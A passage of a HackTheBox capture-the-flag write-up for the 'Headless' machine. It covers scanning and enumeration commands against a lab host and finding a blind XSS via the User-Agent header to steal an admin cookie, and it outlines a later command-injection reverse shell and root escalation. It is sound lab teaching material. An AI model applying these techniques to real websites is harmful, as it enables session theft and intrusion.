
HackTheBox - Headless (Linux)
Machine Description
Headless is an easy-difficulty Linux machine that features a Python Werkzeug server hosting a website. The website has a customer support form, which is found to be vulnerable to blind Cross-Site Scripting (XSS) via the User-Agent header. This vulnerability is leveraged to steal an admin cookie, which is then used to access the administrator dashboard. The page is vulnerable to command injection, leading to a reverse shell on the box. Enumerating the user’s mail reveals a script that does not use absolute paths, which is leveraged to get a shell as root.
Target: 10.129.44.196
Enumeration

We start with a nmap scan to identify open ports and services:
nmap -sC -sV -p- 10.129.44.196 -oA target
The -oA flag saves the output in three different formats: normal, XML, and grepable.


With the XML output, we can easily create HTML reports that are easy to read, even for non-technical people. This is later very useful for documentation, as it presents our results in a detailed and clear way. To convert the stored results from XML format to HTML, we can use the tool xsltproc.
xsltproc target.xml -o target.html

The scan reveals two open ports: 22 (SSH) and 5000 (HTTP). The HTTP service is running a Python Werkzeug server.

Navigating to the web server in a browser, we see a simple website with a customer support form.
HTTP
We navigate to port 5000, which reveals a welcome page with a countdown of 24 days. We also see a For questions button.

Clicking the For questions button takes us to a customer support form where we can submit our queries.
 Inspecting the page source, I wasn’t able to find any interesting information.
I used the
Inspecting the page source, I wasn’t able to find any interesting information.
I used the WhatWeb tool to gather more information about the web server.
whatweb http://10.129.44.196:5000
 The output confirms that the server is running Python Werkzeug, and nothing else of interest.
Cross-Site Scripting (XSS)
Looking at the form again, we can send messages to the admin, so let’s see if this feature is vulnerable.
We can first try a simple XSS payload to test if anything is reflected.


However, when trying to do so, our payload is flagged. We receive a message stating that a hacking attempt was detected and that a report will be sent to the administrator for investigation.
Tried different payloads, all were blocked. So, i figured out there’s a restriction on any input that includes <> signs.
Next, I decided to fire up Burp Suite to modify the form submission request, and see if i could make changes to the form data or headers. Now, I start up Burp Suite, configure my scope to only intercept requests to and from the target IP.
I then navigate back to the support form and submit a message while intercepting the request in Burp Suite.

I proceed to change the User-Agent header, injecting a <script> tag.

I then forward the modified request to the server, and right there i popped a JavaScript alert in the browser, confirming that the XSS vulnerability is exploitable via the User-Agent header.

Stored XSS refers to a type of vulnerability where malicious scripts are injected into a web application and stored on the server. Unlike reflected XSS, which requires the victim to interact with a specially crafted linkcontaining the payload, stored XSS payloads are stored on the server side and executed whenever a user accesses the vulnerable page.
Stealing the Admin Cookie
Reading the warning on the page, i can see that the admins will review the reports. This means i could attempt a blind XSS attack to steal their cookies.
Then out of curiosity, i decided to check is there are any admin pages on the site, and if it’s possible to access them without authentication. Decided to use feroxbuster to enumerate directories on the web server.
feroxbuster -u http://10.129.44.196:5000
